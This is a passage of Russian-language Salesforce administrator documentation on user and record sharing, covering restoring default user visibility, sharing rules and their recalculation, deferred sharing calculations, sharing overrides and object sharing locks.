Если единому стандартному параметру для пользователей задано значение «Общедоступный: только для чтения», то пользователи получают доступ для чтения ко всем другим записям пользователей, могут просматривать данных пользователей в результатах поиска и списковых представлениях, а также могут взаимодействовать с данными пользователями в Chatter и сообществах.

Пример: Например, пользователю-партнеру требуется сотрудничество с торговым представителем в сообществах. При снятии флажка «Доступность пользователя сообщества» на странице «Параметры общего доступа» пользователи сообщества могут быть доступны только самим себе и своим руководителям в иерархии ролей. Рекомендуем использовать общий доступ вручную для предоставления пользователю-партнеру доступа для чтения к торговому представителю посредством кнопки **«Общий доступ»** на соответствующей странице сведений о пользователе. Данный доступ позволяет обеим сторонам взаимодействовать и сотрудничать в сообществах.

СМ. ТАКЖЕ:

Определение уровня доступа пользователей сообщества или портала

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или выключения общего доступа вручную к записям пользователей:

- Управление пользователями

Восстановление стандартных параметров доступности пользователей

Общий доступ к пользователям позволяет определять пользователей и доступных им пользователей организации. Если общий доступ к пользователям использовался ранее, то система позволяет восстановить его стандартные параметры.

Для восстановления стандартных параметров доступности пользователей:

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Задайте единым стандартным параметрам значения «Общедоступный: только для чтения» для внутреннего доступа и «Личный» для внешнего доступа.
3. Предоставьте доступ к пользователям организации портала.

   Установите флажок **«Доступность пользователя портала»** на странице «Параметры общего доступа». Данный параметр позволяет пользователям клиентского портала просматривать других пользователей той же организации портала. Кроме того, пользователи партнерского портала могут просматривать ответственного за организацию портала.
4. Включите доступ к участникам сети.

   Установите флажок **«Доступность пользователя сообщества»** на странице «Параметры общего доступа». Данный параметр позволяет просматривать участников сообщества всем другим пользователям сообществ.
5. Удалите правила общего доступа к пользователям.

   Щелкните ссылку **«Удал.»** напротив каждого доступного правила общего доступа на странице «Параметры общего доступа».
6. Удалите доступ пользователей массового портала к записям пользователей.

   Щелкните ссылку **«Удал.»** напротив каждого доступного набора для общего доступа на странице «Настройка клиентского портала».

Восстановление стандартных параметров доступности предоставляет неограниченный доступ всем внутренним пользователям, пользователям портала, принадлежащим одной организации портала, и участникам, принадлежащим одному сообществу.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Порталы и сообщества доступны в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для восстановления стандартных параметров доступности пользователей:

- Управление общим доступом

СМ. ТАКЖЕ:

Определение уровня доступа пользователей сообщества или портала

Общий доступ к пользователям

Поддерживаемые типы отчетов для общего доступа к пользователям

Отчеты на основе типов стандартных отчетов могут содержать данные недоступных пользователей.

Ниже перечислены типы отчетов, которые могут содержать данные недоступных пользователей.

- Организации
- Ответственные за организацию
- Организации с активами
- Организации с настраиваемыми объектами
- Организации с партнерами
- Использование API
- Кампании с возможностями
- Настраиваемое прогнозирование: история прогноза
- Настраиваемое прогнозирование: прогнозы возможности
- Отчет «Возможности настраиваемого объекта со сметами»
- События с приглашенными
- Возможность
- Журнал поля возможности
- Журнал возможности
- Динамика возможности
- Возможности и подключения
- Возможности с конкурентами
- Возможности с ролями контакта
- Возможности с ролями контакта и продуктами
- Возможности с настраиваемыми объектами
- Возможности с партнерами
- Возможности с продуктами
- Возможности с продуктами и расписаниями
- Возможности со сметами и документами сметы
- Возможности со сметами и элементами строки сметы
- Возможности с группами сбыта
- Возможности с группами сбыта и продуктами
- Возможности доли
- Возможности доли с продуктами
- Возможности доли с продуктами и расписаниями

По умолчанию данные отчеты доступны пользователям только при наличии соответствующего доступа. Тем не менее, изменение параметров доступа позволяет просматривать данные отчеты даже при отсутствии доступа к соответствующим пользователям.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Кроме того, некоторые отчеты могут отображать роль пользователя. Пользователь, которому доступна запись, но недоступен ответственный за запись, может использовать данные отчеты для просмотра роли ответственного.

СМ. ТАКЖЕ:

- Управление доступностью стандартных отчетов
- Общий доступ к пользователям

Различия между общим доступом к пользователям, предоставляемым вручную или посредством наборов для общего доступа

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Данные способы общего доступа предоставляют доступ разным группам пользователей.

При наличии функции общего доступа к пользователям организация может определять пользователей, которые должны быть доступны и которым должен быть предоставлен доступ, включая внутренних и внешних пользователей. Рассматриваемые способы общего доступа позволяют расширить уровень доступа, предоставленный едиными стандартными параметрами и правилами общего доступа. Внешние пользователи (например, пользователи массового портала или сообщества) не имеют ролей, поэтому не поддерживаются правилами общего доступа.

Пример: Чтобы предоставить внутренним пользователям и пользователям, которые не являются пользователями массового портала, доступ к записи пользователя, нажмите кнопку «Общий доступ» на странице сведений о нужном пользователе для создания общего доступа, устанавливаемого вручную. Чтобы предоставить пользователям массового портала доступ к записям других пользователей, создайте набор для общего доступа, предназначенный для порталов или сообществ.

Различия см. в таблице ниже.

	Пользователи, получающие доступ		
	Внутренние пользователи	**Пользователи, которые не являются пользователями массового портала**[1]	**Пользователи массового портала**[2]
Внутренние пользователи	Общий доступ, установленный вручную	Общий доступ, установленный вручную	Набор для общего доступа
Пользователи, которые не являются пользователями массового портала	Общий доступ, установленный вручную	Общий доступ, установленный вручную	Набор для общего доступа

	Пользователи, получающие доступ		
Пользователи массового портала	Общий доступ, установленный вручную	Общий доступ, установленный вручную	Набор для общего доступа

[1] Пользователем, который не является пользователем массового портала, считается внешний пользователь без профиля пользователя массового портала.

[2] Пользователем массового портала считается внешний пользователь, которому назначен один из профилей ниже.

- Проверенный веб-узел
- Пользователь клиентского сообщества
- Пользователь входа клиентского сообщества
- Массовый клиентский портал
- Массовый портал
- Пользователь проверенного веб-узла (избыток)
- Пользователь массового клиентского портала (избыток)

СМ. ТАКЖЕ:

Общий доступ к пользователям

Предоставление общего доступа к записям пользователей

Общие сведения о наборе для общего доступа

Рекомендации по предоставлению общего доступа

Данный раздел содержит рекомендации по использованию моделей общего доступа для предоставления пользователям доступа к чужим записям.

Модель общего доступа — это сложная взаимосвязь между иерархиями ролей, полномочиями пользователей, правилами общего доступа и некоторыми исключениями. Прежде чем выбрать модель общего доступа, просмотрите указанные ниже примечания.

Исключения для общего доступа на основе иерархии ролей

Пользователи могут всегда просматривать и редактировать любые данные, принадлежащие или доступные нижестоящим пользователям в иерархии ролей. Исключения:

- Значение единого стандартного параметра позволяет пропускать иерархии при определении доступа к данным.
- Контакты, которые не связаны с организацией, являются личными. Контакты могут быть просмотрены только ответственными и администраторами. Правила общего доступа к контактам не применяются к личным контактам.
- Примечания и вложения, помеченные флажком «Личный», доступны только администраторам и соответствующим авторам.
- События, помеченные флажком «Личный», доступны только ответственным. Другим пользователям недоступны сведения о событии при просмотре календаря ответственного. Сведения о личных событиях могут быть просмотрены

в отчетах, результатах поиска или календарях других пользователей только при наличии полномочия «Просмотр всех данных» или «Изменение всех данных».

- Пользователи, расположенные в иерархии ролей выше ответственного за запись, могут просматривать или редактировать записи ответственного только при наличии полномочия объекта «Чтение» или «Редактирование» для данного типа записи.
- Иерархия ролей не позволяет наследовать доступность пользователей, инициированную параметром **«Доступность пользователя сообщества»**. Менеджеру иерархии ролей, который, в отличие от своего подчиненного, не является участником сообщества, не предоставляется доступ к другим участникам сообщества. Данный алгоритм применяется только при использовании сообществ Salesforce.

Удаление записей

- Возможность удаления отдельных записей контролируется администраторами, ответственным, вышестоящими пользователями в иерархии ролей и другими пользователями с полномочием «Полный доступ».
- Если модели общего доступа задано значение «Общедоступный: для чтения, записи и переноса» (для обращений или интересов) или значение «Полный общий доступ» (для кампаний), то данные типы записей могут быть удалены любым пользователем.

Добавление связанных элементов в запись

- Добавление примечаний или вложений в запись возможно только при наличии доступа «Для чтения и записи».
- Добавление действий или других связанных записей возможно только при наличии как минимум доступа «Для чтения».

Добавление или удаление общего доступа вручную

- Возможность ручного расширения уровня общего доступа к отдельным записям контролируется администраторами, ответственным, вышестоящими пользователями в иерархии ролей и другими пользователями с полномочием «Полный доступ».
- Изменение модели общего доступа приводит к удалению любого общего доступа, созданного пользователями вручную.

Полномочия пользователя и объекта

Модель общего доступа определяет параметры доступности записей, а полномочия пользователя и объекта определяют действия, доступные над этими записями.

- Независимо от параметров общего доступа, пользователи должны иметь соответствующие полномочия объекта. Например, общедоступная организация доступна пользователям только при наличии полномочия «Чтение» для организаций. Таким образом, пользователи с полномочием «Правка» для контактов, использующие модель общего доступа «Личный», могут редактировать только собственные контакты.
- Администраторы и пользователи с полномочием «Просмотр всех данных» или «Изменение всех данных» могут просматривать или редактировать любые данные.

Общий доступ к организациям

- Чтобы ограничить доступ пользователей к чужим записям, связанным с их организациями, выберите соответствующий уровень доступа для роли. Например, чтобы ограничить доступ пользователей к чужим возможностям, связанным с их организациями, выберите уровень «Доступ к возможности».
- Независимо от единых стандартных параметров, пользователи могут как минимум просматривать организации в собственных территориях. Кроме того, пользователям может быть предоставлен доступ на просмотр и редактирование контактов, возможностей и обращений, связанных с организациями их территорий.

Общий доступ к Apex

Если код Apex использует общедоступные записи, связанные с настраиваемым объектом, то значения единых стандартных параметров этого объекта не могут быть изменены с «Личный» на «Общедоступный». Например, если код Apex извлекает группы и пользователей, которым предоставлен общий доступ к настраиваемому объекту Invoice__c (представлено в коде как `Invoice__share`), то значения единых стандартных параметров этого объекта не могут быть изменены с «Личный» на «Общедоступный».

Общий доступ к кампаниям

- В версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition выберите всех пользователей в качестве пользователей Marketing при включении общего доступа к кампаниям. Данное действие позволяет упростить процесс администрирования и устранения неполадок, так как уровень доступа может контролироваться параметрами общего доступа и профилями.
- Чтобы сегментировать доступность между бизнес-единицами и сохранить текущий алгоритм работы внутри бизнес-единицы, выполните указанные ниже действия.
  1. Выберите значение «Личный» для единого стандартного параметра кампании.
  2. Чтобы назначить пользователям Marketing модель «Полный общий доступ» ко всем собственным кампаниям внутри бизнес-единицы, создайте правило общего доступа.
  3. Чтобы назначить всем остальным пользователям модель «Только для чтения» ко всем собственным кампаниям внутри бизнес-единицы, создайте правило общего доступа.
- Если отдельный пользователь (например, региональный менеджер по маркетингу), ответственный за несколько кампаний, решает сегментировать доступность между бизнес-единицами, то взамен использования правил общего доступа рекомендуем предоставлять доступ к отдельным кампаниям. Правила общего доступа применяются ко всем кампаниям, принадлежащим пользователю, и не позволяют сегментировать доступность.
- Прежде чем изменить единые стандартные параметры, создайте все правила общего доступа к кампании, чтобы минимизировать возможные последствия для пользователей.
- Чтобы предоставить группе пользователей или определенной роли общий доступ ко всем кампаниям, используемым в организации, создайте правило общего доступа, которое применяется к кампаниям, принадлежащим участникам общедоступной группы «Вся организация».
- Чтобы сократить необходимое количество правил общего доступа, воспользуйтесь категорией «Роли и подчиненные роли» вместо выбора определенной роли.
- Если статистика по иерархии кампаний добавлена в макет страницы, то пользователь может просмотреть сводные данные для родительской кампании и всех подчиненных ей кампаний, независимо от наличия у пользователя прав общего доступа к определенной кампании иерархии. Таким образом, при включении статистики по иерархии кампаний следует учитывать параметры общего доступа к кампаниям, заданные в организации. Чтобы скрыть сводные

данные по иерархии, удалите некоторые или все поля статистики из связанного списка «Иерархия кампаний». Тем не менее, данные поля будут доступны для составления отчетов.

- Если модели общего доступа задано значение «Полный общий доступ» (для кампаний), то данные типы записей могут быть удалены любым пользователем.

Общий доступ к участникам кампании

Общий доступ к участникам кампании определяется правилами общего доступа к кампании. Пользователи, которые могут просматривать кампании, также могут просматривать их участников.

Общий доступ к контактам

Единые стандартные параметры общего доступа к контактам недоступны организациям, поддерживающим организации-лица.

Общий доступ к прайс-листам

- Общий доступ к прайс-листам определяет возможность добавления прайс-листов и их продуктов в возможности.
- Полномочия пользователя определяют возможность просмотра, создания, редактирования и удаления прайс-листов.

СМ. ТАКЖЕ:

Правила общего доступа

Параметры общего доступа

У кого есть доступ к записям организации?

Ниже перечислены способы предоставления доступа к организации.

- Ответственность за запись
- Скрытый доступ из связанной дочерней записи (например, обращение, контакт или возможность)
- Единые стандартные параметры общего доступа
- Иерархия ролей
- Правила общего доступа
- Общий доступ, установленный вручную
- Группа, работающая с организациями, или территория организации

Чтобы просмотреть список пользователей, которым предоставлен доступ, а также способы доступа к записи, нажмите кнопку **«Общий доступ»** на странице сведений об организации. Чтобы просмотреть всех пользователей, имеющих доступ к записи, нажмите кнопку **«Развернуть список»**.

Ниже перечислены пользователи, которые не отображаются в списке даже при наличии доступа.

- Все пользователи (если единым стандартным параметрам задано значение «Общедоступный: только для чтения» или «Общедоступный: для чтения и записи»)
- Пользователи массового портала

Прим.: При выборе модели общего доступа «Контролируется родительским объектом» или «Общедоступный: только для чтения» кнопка **«Общий доступ»** может не отображаться. В противном случае страница «Сведения об общем доступе» доступна только ответственному за запись, администратору или вышестоящему пользователю в иерархии ролей.

Табл. 2: Рекомендации по устранению ошибок доступа к записи

Тип доступа	Описание
Ответственный за запись	Запись всегда доступна соответствующему ответственному.
Скрытый доступ	Данный тип доступа соответствует записи «Связанный ответственный за запись или общий доступ» в столбце «Причина» на странице «Сведения об общем доступе». Доступ для чтения организации инициируется доступом к ее дочерней записи (например, возможность, обращение или контакт). Данный доступ не может быть переопределен. Например, доступ пользователя к обращению инициирует скрытый доступ для чтения к родительской организации.
Единый стандартный параметр общего доступа	Если стандартным параметрам общего доступа к организациям задано значение «Личный», следовательно, доступ мог быть предоставлен иным способом, описанным в данном разделе. Значение «Личный» позволяет запретить доступ к записи как минимум одному пользователю.
Иерархия ролей	Доступ для чтения может быть унаследован от подчиненного сотрудника в иерархии ролей. Данный алгоритм может быть переопределен только для настраиваемых объектов. Если ответственный за организацию не подчиняется пользователю, которому предоставлен доступ, просмотрите правила общего доступа, рабочие группы и территорию организации.
Правила общего доступа	Доступ может быть предоставлен при добавлении пользователя в соответствующее правило общего доступа. Если правило предоставляет доступ посредством общедоступных групп (или других категорий, например, ролей), просмотрите общедоступные группы на наличие соответствующего пользователя.
Общий доступ, установленный вручную	Доступ может быть предоставлен вручную с помощью кнопки **«Общий доступ»** на странице записи. Общий доступ к записи может быть предоставлен или отменен вручную только ответственным за запись, администратором или вышестоящим пользователем в иерархии ролей.
Группы, работающие с организациями, и территория организации	Пользователь может быть добавлен в группу, работающую с организациями, ответственным за организацию, администратором, вышестоящим пользователем в иерархии ролей или участником рабочей группы. Если организация использует функцию управления территориями, то ответственный за организацию должен подчиняться пользователю, которому предоставлен доступ. Уровень доступа менеджера определяется уровнем доступа его подчиненных. Кроме того, участнику группы А, являющейся частью группы Б, предоставляется аналогичный уровень доступа ко всем организациям группы Б, что и ее участникам.

СМ. ТАКЖЕ:

Управление уровнем доступа

Устранение ошибок «Недостаточно полномочий»

Просмотр переопределений общего доступа

При выборе объекта на странице «Параметры общего доступа» отображается связанный список «Переопределения общего доступа», который содержит профили, игнорирующие параметры общего доступа для данного объекта.

Для просмотра списка «Переопределение общего доступа» введите *«Параметры общего доступа»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Параметры общего доступа»**. Далее выберите объект из списка «Управление параметрами общего доступа для».

Данный список содержит полномочия, позволяющие переопределить параметры общего доступа для профиля. Полномочия «Просмотр всех данных» и «Изменение всех данных» переопределяют параметры общего доступа для всех объектов организации, тогда как полномочия «Просмотреть все» и «Изменить все» переопределяют параметры общего доступа только для указанного объекта.

Прим.: Список «Переопределения общего доступа» не содержит полномочия, предоставленные посредством наборов полномочий, которые также могут переопределять параметры общего доступа для объекта.

Чтобы переопределить параметры общего доступа для конкретных объектов, рекомендуем создать или изменить наборы полномочий или профили, а также включить полномочия объекта «Просмотреть все» и «Изменить все». Данные полномочия предоставляют доступ ко всем записям, связанным с объектом в организации, независимо от параметров общего доступа. Прежде чем включить данные полномочия, рекомендуем сравнить разные способы управления доступом к данным.

СМ. ТАКЖЕ:

Профили

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра переопределений общего доступа:

- Просмотр настройки и конфигурации

Пересчет правил общего доступа

Изменение групп, ролей и территорий инициирует переоценку правил общего доступа для добавления или удаления доступа при необходимости.

Изменением считается добавление или удаление отдельных пользователей из группы, роли или территории; изменение вышестоящей роли; изменение вышестоящей территории; добавление или удаление группы из другой группы.

Прим.: Кнопки «Пересчитать» в связанных списках «Правила общего доступа» должны использоваться только в случае неудачного или неправильного обновления правил общего доступа.

Чтобы вручную пересчитать правила общего доступа к объекту, выполните указанные ниже действия.

1. В разделе «Настройка» введите *«Параметры общего доступа»* в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
2. Нажмите кнопку **«Пересчитать»** в связанном списке «Правила общего доступа» для нужного объекта.
3. Чтобы увидеть статус пересчета, в разделе настройки введите *«Фоновые задания»* в поле «Быстрый поиск», затем выберите **«Фоновые задания»**.

Прим.: Кнопка **«Пересчитать»** отключена в том случае, если расчет состава участников группы или правил общего доступа отложен. Правила общего доступа для связанных объектов пересчитываются автоматически. Например, правила общего доступа к организации пересчитываются при повторном вычислении правил общего доступа к возможностям, так как записи возможностей находятся во взаимосвязи «основная-подробная» с записями организации.

При пересчете общего доступа система Salesforce также выполняет полный пересчет общего доступа к Apex. При пересчете правил общего доступа правило общего доступа к связанному объекту также пересчитывается. Уведомление о завершении данного процесса будет отправлено по эл. почте. Например, при пересчете правила общего доступа для возможностей правила общего доступа к организации также пересчитываются, так как возможность — это сведения объекта организации.

Автоматический расчет правил общего доступа включен по умолчанию. При необходимости расчет правил общего доступа может быть приостановлен и затем возобновлен.

СМ. ТАКЖЕ:

- Правила общего доступа
- Отсрочка расчетов общего доступа
- Отслеживание фоновых заданий
- Асинхронный параллельный пересчет правил общего доступа

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила общего доступа к организациям и контактам доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к территориям организации, обращениям, интересам, возможностям, заказам и настраиваемым объектам доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к кампаниям доступны в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пересчета правил общего доступа:

- Управление общим доступом

Асинхронный параллельный пересчет правил общего доступа

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Асинхронное и параллельное выполнение позволяет ускорить пересчет правил общего доступа.

Теперь создание, обновление или удаление правил общего доступа инициирует асинхронное и параллельное выполнение итогового пересчета. Пересчет выполняется параллельно и асинхронно в фоновом режиме, что позволяет ускорить сам процесс, а также повысить устойчивость операций, выполняемых на сайте (например, исправления и перезагрузки сервера), к внешним воздействиям. По завершении пользователю отправляется электронное уведомление. Другие операции общего доступа (например, создание правила общего доступа или обновление единых стандартных параметров) могут выполняться только после завершения пересчета.

Если количество записей, на которые влияют вставки или обновление правила общего доступа, меньше 25 000, пересчет выполняется синхронно и по его завершении электронное уведомление отправлено не будет. Операции вставки и обновления правила общего доступа на основе ответственного, которые оказывают влияние менее чем на 25 000 записей, не доступны на странице «Фоновые задания».

Ниже перечислены действия, которые также инициируют параллельный пересчет правил общего доступа.

- При нажатии кнопки «Пересчитать» в разделе «Правила общего доступа» страницы «Параметры общего доступа».
- При пересчете правил общего доступа на странице предоставления отсрочки.

Страница «Фоновые задания» позволяет отслеживать выполнение параллельного пересчета; страница «Просмотр контрольного журнала настройки» позволяет просматривать недавние операции общего доступа.

Пересчет правил общего доступа сохраняет скрытый общий доступ между организациями и дочерними записями. Данные процессы соответствуют подтипам задания **«Организация: удаление дополнительного родительского доступа»** и **«Организация: предоставление родительского доступа»** на странице «Фоновые задания». Кроме того, удаление правила общего доступа соответствует подтипу задания **«Объект: очистка доступа»**, указывающему на удаление недопустимых строк общего доступа.

Прим.: Дополнительную информацию о доступе к записи см. в документе *Designing Record Access for Enterprise Scale*.

СМ. ТАКЖЕ:

- Отслеживание фоновых заданий
- Пересчет правил общего доступа
- Встроенный алгоритм общего доступа

Отсрочка расчетов общего доступа

Большое количество изменений в конфигурации может привести к увеличению времени оценки правил общего доступа или завершению сеанса. Во избежание возможных проблем, администратор может временно прекратить выполнение расчетов и возобновить их при плановом обслуживании организации.

Прим.: По умолчанию функция отсрочки в расчете общего доступа отключена. Чтобы включить данную функцию в организации, обратитесь в компанию Salesforce.

Рекомендуем использовать функцию отсрочки в расчете общего доступа при многочисленных изменениях ролей, территорий, групп, пользователей, ответственности за организации портала или общедоступных групп, участвующих в правилах общего доступа. Данная функция позволяет отложить автоматический расчет общего доступа на более поздний срок.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функции расчета состава участников группы и правил общего доступа включены по умолчанию.

Условие	Возможные действия
Функции расчета состава участников группы и правил общего доступа включены	• Временное прекращение, обновление и возобновление расчета состава участников группы. Расчет правил общего доступа временно приостанавливается и требуется их полный пересчет. • Временное прекращение, обновление и возобновление расчета правил общего доступа.
Функция расчета состава участников группы включена, а расчет правил общего доступа временно приостановлен	Временное прекращение, обновление и возобновление расчета состава участников группы.
Функция расчета правил общего доступа включена, а расчет состава участников группы временно приостановлен	Временное прекращение, обновление, возобновление и пересчет правил общего доступа.

Дополнительную информацию о временном прекращении и возобновлении расчета состава участников группы см. в разделе «Управление расчетом состава участников группы».

Дополнительную информацию о временном прекращении, возобновлении и пересчете правил общего доступа см. в разделе «Отсрочка расчетов правил общего доступа».

СМ. ТАКЖЕ:

Пересчет правил общего доступа

Управление расчетами состава участников группы

Если изменение группы влияет на большое количество записей, то автоматический расчет состава участников группы может быть приостановлен, а затем возобновлен. Обратите внимание, что отказ от возобновления расчета может инициировать несоответствия общего доступа к записям.

При каждом изменении ролей, территорий, групп, пользователей или ответственности за организации портала выполняется автоматический пересчет состава участников группы с целью добавления или удаления доступа. Изменением считается добавление или удаление пользователя из группы, либо изменение роли для предоставления доступа к другим наборам отчетов.

Чтобы временно прекратить или возобновить расчеты состава участников группы, выполните указанные ниже действия.

1. Введите *«Отложить расчеты общего доступа»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Отложить расчеты общего доступа»**.
2. Нажмите кнопку **«Приостановить»** в связанном списке «Расчеты состава участников группы».

   Прим.: Если расчет состава участников группы откладывается, то также откладывается расчет правил общего доступа (если данная функция включена). При возобновлении расчета состава участников группы необходимо выполнить полный пересчет правил общего доступа.
3. Измените роли, территории, группы, пользователей или ответственность за организации портала.
4. Чтобы включить функцию расчета состава участников группы, нажмите кнопку **«Возобновить»**.

СМ. ТАКЖЕ:

Отсрочка расчетов общего доступа

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отсрочки (временного прекращения и возобновления) расчетов общего доступа:

- Управление пользователями

  И

  Управление отсрочкой в расчете общего доступа

Отсрочка расчетов правил общего доступа

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Правила общего доступа к организациям и контактам доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к территориям организации, обращениям, интересам и возможностям доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к кампаниям доступны в версиях: **Professional Edition** (за дополнительную плату), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа к настраиваемым объектам доступны в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Прим.: По умолчанию функция отсрочки в расчете общего доступа отключена. Чтобы включить данную функцию в организации, обратитесь в компанию Salesforce.

Чтобы временно прекратить, возобновить или пересчитать правило общего доступа, выполните указанные ниже действия.

1. Введите *«Отложить расчеты общего доступа»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Отложить расчеты общего доступа»**.
2. Нажмите кнопку **«Приостановить»** в связанном списке «Расчеты правил общего доступа».
3. Внесите изменения в правила общего доступа, роли, территории или общедоступные группы, участвующие в правилах общего доступа.

   Прим.: Любые изменения в правилах общего доступа требуют выполнения полного пересчета.

   Чтобы включить функцию расчета правил общего доступа, нажмите кнопку **«Возобновить»**.
4. Чтобы пересчитать правила общего доступа вручную, нажмите кнопку **«Пересчитать»**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отсрочки (временного прекращения и возобновления) и пересчета правил общего доступа:

- Управление пользователями

  И

  Управление отсрочкой в расчете общего доступа

Прежде чем выполнить пакетное обновление правил общего доступа, рекомендуем воспользоваться отсрочкой в расчете общего доступа. При пересчете общего доступа система Salesforce также выполняет полный пересчет общего доступа к Apex.

СМ. ТАКЖЕ:

Управление расчетами состава участников группы

Блокировки объектного общего доступа

Создание, редактирование или удаление правила общего доступа инициирует пересчет, позволяющий обновлять доступ к записям в организации. Данная операция может занять некоторое время при наличии большого количества пользователей или записей. Функция блокировок объектного общего доступа позволяет одновременно изменить правило общего доступа для других объектов, в зависимости от объекта, затронутого правилами общего доступами, типа правила общего доступа и целевых групп или ролей задействованных пользователей.

Отсутствие блокировок объектного общего доступа препятствует отправке одновременных изменений общего доступа до завершения пересчета всех объектов. При включении блокировок объектного общего доступа просмотрите изменения организации ниже.

ВЕРСИИ


Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Правила общего доступа на основе критериев и ответственности

Пересчет выполняется при изменении правила общего доступа или нажатии кнопки **«Пересчитать»** на странице «Параметры общего доступа». Нажатие данной кнопки блокирует правила общего доступа для данного объекта (1), но не препятствует изменению правил общего доступа для другого объекта.

Прим.: Кнопки «Пересчитать» в связанных списках «Правила общего доступа» должны использоваться только в случае неудачного или неправильного обновления правил общего доступа.



При выполнении пересчета общего доступа на основе ответственности пользователи не могут создавать, редактировать и удалять правила общего доступа на основе ответственности для объекта, ориентированного на аналогичную группу пользователей. Например, предположим, что созданное правило общего доступа к интересам на основе ответственности ориентируется на группу «Все внутренние пользователи». При выполнении пересчета можно создавать другие правила общего доступа к интересам на основе ответственности, ориентированные на любую другую общедоступную группу, кроме группы «Все внутренние пользователи». Правила общего доступа к интересам на основе ответственности, ориентированные на всех внутренних пользователей, могут быть созданы, обновлены или удалены только после завершения пересчета. Уведомление о завершении пересчета будет отправлено по эл. почте.

При выполнении пересчета правила общего доступа на основе критериев пользователи не могут редактировать или удалять данное правило. Другие правила общего доступа на основе критериев или ответственности для этого объекта пользователи могут создавать, редактировать и удалять вне зависимости от целевой группы пользователей.

